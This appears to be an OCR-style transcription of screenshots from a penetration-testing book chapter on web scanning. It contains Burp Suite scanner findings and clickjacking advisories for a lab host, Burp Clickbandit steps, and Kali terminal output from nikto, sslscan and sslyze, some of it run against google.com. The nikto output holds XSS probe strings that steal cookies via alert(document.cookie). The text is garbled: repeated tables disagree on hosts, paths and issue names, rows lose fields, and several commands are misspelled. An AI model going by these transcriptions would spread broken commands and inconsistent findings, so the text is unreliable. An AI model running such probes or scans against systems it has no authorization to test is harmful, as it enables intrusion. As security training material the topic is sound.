38	09:32:43 7 Mar 2017	Issue found	⚠ Cleartext submission of password	http://172.16.69.128	/idwva/login.php		High	Certain	
39	09:32:43 7 Mar 2017	Issue found	i Path-relative style sheet import	http://172.16.69.128	/idwva/login.php		Information	Tentative	
40	09:33:17 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://172.16.69.128	/idwva/		Information	Firm	
41	09:33:17 7 Mar 2017	Issue found	i Directory listing	http://172.16.69.128	/idwva/		Information	Firm	
42	09:33:29 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://172.16.69.128	/idwva/index.php		Information	Firm	
43	09:33:29 7 Mar 2017	Issue found	i Path-relative style sheet import	http://172.16.69.128	/idwva/index.php		Information	Tentative	
44	09:34:53 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://172.16.69.128	/mutillidae/frames.php		Information	Firm	
45	09:34:53 7 Mar 2017	Issue found	i HTML does not specify charset	http://172.16.69.128	/mutillidae/frames.php		Information	Certain	
46	09:35:27 7 Mar 2017	Issue found	i Frameable response (potential Clickjacking)	http://172.16.69.128	/mutillidae/ene-magritte.php		Information	Firm	

Advisory Request Response

### Frameable response (potential Clickjacking)

Issue: **Frameable response (potential Clickjacking)**  
 Severity: **Information**  
 Confidence: **Firm**  
 Host: **http://172.16.69.128**  
 Path: **/mutillidae/frames.php**

**Issue description**

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

**Issue remediation**

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

**References**

- [X-Frame-Options](#)

Burp Intruder Repeater Window Help  
 Search Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++  
 Save state Restore state  
 Project options Issue scanning Issue definitions Options  
 Project options  
 User options  
 Passwords  
 Rename project  
 Burp Intruder  
 Burp Clickjacking  
 Burp Collaborator client  
 Exit  
 43 09:33:29 7 Mar 2017 Issue found  
 44 09:34:53 7 Mar 2017 Issue found  
 45 09:34:53 7 Mar 2017 Issue found  
 46 09:35:27 7 Mar 2017 Issue found

Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
HTML does not specify charset	http://www.jython.org	/jython/nc_login.html		Information	Certain	
Frameable response (potential Clickjacking)	http://www.jython.org	/developer.htm		Information	Firm	
HTML does not specify charset	http://www.jython.org	/developer.htm		Information	Certain	
Frameable response (potential Clickjacking)	http://172.16.69.128	/idwa/login.php		Information	Firm	
Cleartext submission of password	http://172.16.69.128	/idwa/login.php		High	Certain	
Path-relative style sheet import	http://172.16.69.128	/idwa/login.php		Information	Tentative	
Frameable response (potential Clickjacking)	http://172.16.69.128	/idwa/		Information	Firm	
Directory listing	http://172.16.69.128	/idwa/		Information	Firm	
Frameable response (potential Clickjacking)	http://172.16.69.128	/idwa/index.php		Information	Firm	
Path-relative style sheet import	http://172.16.69.128	/idwa/index.php		Information	Tentative	
Frameable response (potential Clickjacking)	http://172.16.69.128	/mutillidae/framing.php		Information	Firm	
HTML does not specify charset	http://172.16.69.128	/mutillidae/framing.php		Information	Certain	
Frameable response (potential Clickjacking)	http://172.16.69.128	/mutillidae/ene-magritte.php		Information	Firm	

Advisory Request Response  
**Frameable response (potential Clickjacking)**  
 Issue: **Frameable response (potential Clickjacking)**  
 Severity: **Information**  
 Confidence: **Firm**  
 Host: **https://172.16.69.128**  
 Path: **/mutillidae/framing.php**  
**Issue description**  
 If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.  
 Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.  
 You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.  
**Issue remediation**  
 To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.  
**References**  

- X-Frame-Options

Applications ▾ Places ▾ com-install4-runtime-launcher-UnixLauncher ▾ Tue 09:37

Burp Suite Professional v1.7.19 - Temporary Project - licensed to Michael Hixon [single user license]

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger+

Issue activity Scan queue Live scanning Issue definitions Options

#	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
34	08:33:22 7 Mar 2017	Issue found	HTML does not specify charset	http://www.jghen.org	@jghen?Login.html		Information	Certain	
35	08:33:22 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)	http://www.jghen.org	/developer.htm		Information	Firm	
36	08:33:22 7 Mar 2017	Issue found	HTML does not specify charset	http://www.jghen.org	/developer.htm		Information	Firm	
37	09:32:43 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)	http://172.16.69.128	/idw/login.php		Information	Firm	
38	09:32:43 7 Mar 2017	Issue found	Clear-text submission of password	http://172.16.69.128	/idw/login.php		High	Certain	
39	09:32:43 7 Mar 2017	Issue found	Path-relative style sheet import	http://172.16.69.128	/idw/login.php		Information	Tentative	
40	09:33:13 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)	http://172.16.69.128	/idw/		Information	Firm	
41	09:33:13 7 Mar 2017	Issue found	Directory listing				Information	Firm	
42	09:33:29 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)				Information	Firm	
43	09:33:29 7 Mar 2017	Issue found	Path-traversal				Information	Tentative	
44	09:34:53 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)				Information	Firm	
45	09:34:53 7 Mar 2017	Issue found	HTML does not specify charset				Information	Certain	
46	09:35:27 7 Mar 2017	Issue found	Frameable response (potential Clickjacking)				Information	Firm	

Request Response

### Frameable response (potential Clickjacking)

Issue: Frameable response (potential Clickjacking)  
 Severity: Information  
 Confidence: Firm  
 Host: http://172.16.69.128  
 Path: /msd/frames/framing.php

**Issue description**  
 If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy header, an attacker can use a technique called clickjacking to cause a user's browser to load the application in a frame, making the application appear to be a legitimate part of the page. Note that some applications attempt to prevent these attacks by using the X-Frame-Options header. You should determine whether any functions accessible via the application can be exploited in this manner.

**Issue remediation**  
 To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

**References**

- [X-Frame-Options](#)

**Burp Clickbandit**

Burp Clickbandit is a tool for generating clickjacking attacks. When you have found a web page that may be vulnerable to clickjacking, you can use Burp Clickbandit to create an attack, and confirm that the vulnerability can be successfully exploited.


Burp Clickbandit runs in your browser using JavaScript. It works on all modern browsers except for Microsoft IE and Edge. To run Burp Clickbandit, use the following steps:


1. Click the "Copy Clickbandit to clipboard" button below. This will copy the Clickbandit script to your clipboard.
2. In your browser, visit the web page that you want to test, in the usual way.
3. In your browser, open the web developer console. This might also be called "developer tools" or "JavaScript console".
4. Paste the Clickbandit script into the web developer console, and press enter.


See the documentation for more details on using Burp Clickbandit.


*Note: Exercise caution when running Burp Clickbandit on untrusted websites. Malicious JavaScript from the target site can subvert the HTML output that is generated by Burp Clickbandit.*

Copy Clickbandit to clipboard Close











---

# Chapter 9: Web Application Scanning

```
File Edit View Search Terminal Help
root@kali:~# nikto -host google.com -port 443 -ssl
- Nikto v2.1.6
-----
+ Target IP:          209.85.232.101
+ Target Hostname:    google.com
+ Target Port:        443
-----
+ SSL Info:           Subject: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
                     Ciphers:  ECDHE-ECDSA-CHACHA20-POLY1305
                     Issuer:   /C=US/O=Google Inc/CN=Google Internet Authority G2
+ Start Time:        2017-02-23 08:05:45 (GMT-5)
-----
+ Server: gws
+ Uncommon header 'alt-svc' found, with contents: quic=":443"; ma=2592000; v="35,34"
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'gws' to 'sffe' which may suggest a WAF, load balancer or proxy is in place
+ Cookie NID created without the secure flag
+ Server is using a wildcard certificate: *.google.com
+ Allowed HTTP Methods: GET, HEAD
```

```
File Edit View Search Terminal Help
^Croot@kali:~# nikto -host 74.125.143.101 -port 443 -ssl -vhost www.google.com
- Nikto v2.1.6
-----
+ Target IP:          74.125.143.101
+ Target Hostname:    74.125.143.101
+ Target Port:        443
+ Virtual Host:       www.google.com
-----
+ SSL Info:           Subject: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
                     Ciphers:  ECDHE-RSA-CHACHA20-POLY1305
                     Issuer:   /C=US/O=Google Inc/CN=Google Internet Authority G2
+ Start Time:        2017-02-23 08:16:33 (GMT-5)
-----
+ Server: gws
+ Cookie NID created without the secure flag
+ Uncommon header 'alt-svc' found, with contents: quic=":443"; ma=2592000; v="35,34"
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
```

```
File Edit View Search Terminal Help
root@kali:~# nikto -host 172.16.69.128
- Nikto v2.1.6
-----
+ Target IP: 172.16.69.128
+ Target Hostname: 172.16.69.128
+ Target Port: 80
+ Start Time: 2017-02-23 08:18:53 (GMT-5)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: List
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: ??=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: ??=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: ??=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: ??=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changeLog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie)</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=D0PxGZ0dEUDqodkYa7TWkuvidsQdRPcrEuW0hzGuLtm5qYjw3msA9dznksvnlCRkpdI7jMn1bB98ToTlIo5o7DAnRQyLVf7SLK2CSFW2L4hTA2wA37aZwi0M1GAEjAHMLH9LzL2J28IuBRnFgtxLcJ8ewWS1wN19iN3c33IAKx9urSXvJpQBS0d2jfsu72plFsXexBcAIIAhn0r93G1TNzGLueZ027wKSC956JhXISCrclgEqaf0TmEaR8707e7Tyyt2DTbpG0mJOC64r3sEXdUPi2BHAw8wWn4VToftcOnk0M8N00TPVz0dZuzfIXL9pZ5GNrGiFY7KG8hqmmh9UqBrkHKEhhFzCSM1iWF9yMwjPjyZVSY3gZfPp07NfoVDIP9uNbsvVICZgHrwuqM1Q3U00DdwR9fByFC0CvLdJ3vrvwDMuue0bvusmoxiZpIwnd1TmUQZTcyX0YsYglDakR4tRpMhrCe54zc2zImehjWm3cqWviCDmdqETbSZG2cJwFm7KkvVNSIQ0Y5or0XtIs0x80rV8rnXTGs3GTR07rvBUPsTeJbeHwF0MBC3c9We2ypLxpEBtPaPzLvjdvvFKDbMSUf53wkvb827XeA830Z05NYb7JS0ZvzI62hEMrRGRxXvE55veHOTxmoo02jXmjQfWj2Q6cBCxPDAYl6p8zGU9nreHqnI9UBrXNFEY1zYZeM2LNoCurXBsnMIzt5c9z9MKE1rg4XusqYodbid5qd2k71RmrFDDpkcxdbYFGFB0qL0BGWx3DMwt28ooB21z0QnD6KvArS5bkNPxiXCsr14np0M8FFf0fRn2CGzJZChnjHMOTfE2h2UV4e1yPzdtR7Ay4HX595hPxeSt783bk9eBx34CRTmtfyq1LbtIRGboUeUjKCLEc5Ik5JtyYrPpXN7PvpRzKTAUMJFevR0xmIaADAIo8YvytXJ00j9DBfGNBNDJYDLpBUh84SH1DzuWC1NYuMXxo7vbgW7y4CJJIdGYmuRcnMz3bF04gD9PdGV2PZG2FaT8dsX6bumNkKcyWMS6lyNHqouGuqPxJs
```

```
File Edit View Search Terminal Help
root@kali:~# sslscan google.com
Version: 1.11.8-static
OpenSSL 1.0.2k-dev xx XXX xxxxx

Testing SSL server google.com on port 443

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
Preferred TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.1 128 bits AES128-SHA
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.1 112 bits DES-CBC3-SHA
Preferred TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Subject: *.google.com
AltNames: DNS:*.google.com, DNS:*.android.com, DNS:*.appengine.google.com, DNS:*.cloud.google.com, DNS:*.gcp.gvt2.com, DNS:*.google-analytics.com, DNS:*.google.ca, DNS:*.google.cl, DNS:*.google.co.in, DNS:*.google.co.jp, DNS:*.google.co.uk, DNS:*.google.com.ar, DNS:*.google.com.au, DNS:*.google.com.br, DNS:*.google.com.co, DNS:*.google.com.mx, DNS:*.google.com.tr, DNS:*.google.com.vn, DNS:*.google.de, DNS:*.google.es, DNS:*.google.fr, DNS:*.google.hu, DNS:*.google.it, DNS:*.google.ee, DNS:*.google.pl, DNS:*.google.pt, DNS:*.googleadapis.com, DNS:*.googleapis.cn, DNS:*.googlecommerce.com, DNS:*.googlevideo.com, DNS:*.gstatic.cn, DNS:*.gstatic.com, DNS:*.gvt1.com, DNS:*.gvt2.com, DNS:*.metric.gstatic.com, DNS:*.urchin.com, DNS:*.url.google.com, DNS:*.youtube-nocookie.com, DNS:*.youtube.com, DNS:*.youtubeeducation.com, DNS:*.ytimg.com, DNS:*.android.clients.google.com, DNS:*.android.com, DNS:*.developer.android.google.cn, DNS:*.g.co, DNS:*.goo.gl, DNS:*.google-analytic
s.com, DNS:*.google.com, DNS:*.googlecommerce.com, DNS:*.urchin.com, DNS:*.www.goo.gl, DNS:*.youtu.be, DNS:*.youtube.com, DNS:*.youtube
education.com
Issuer: Google Internet Authority G2

Not valid before: Feb 1 13:47:18 2017 GMT
Not valid after: Apr 26 13:21:00 2017 GMT
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# sslscan google.com | grep Accepted
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
Accepted TLSv1.1 128 bits AES128-SHA
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.1 112 bits DES-CBC3-SHA
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ssllscan google.com | grep Accepted | grep 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits AES256-SHA
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ssllscan --starttls 172.16.69.128:25
Version: 1.11.8-static
OpenSSL 1.0.2k-dev xx XXX xxxx

Testing SSL server 172.16.69.128 on port 25

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
root@kali:~#
```

```

File Edit View Search Terminal Help
root@kali:~# ssslze google.com --regular

AVAILABLE PLUGINS
-----
PluginCompression
PluginHeartbleed
PluginOpenSSLCipherSuites
PluginCertInfo
PluginChromeShalDeprecation
PluginHSTS
PluginSessionResumption
PluginSessionRenegotiation

CHECKING HOST(S) AVAILABILITY
-----
google.com:443          => 209.85.232.101:443

SCAN RESULTS FOR GOOGLE.COM:443 - 209.85.232.101:443
-----
* Deflate Compression:
  OK - Compression disabled

* Session Renegotiation:
  Client-initiated Renegotiations:  OK - Rejected
  Secure Renegotiation:             OK - Supported

* Certificate - Content:
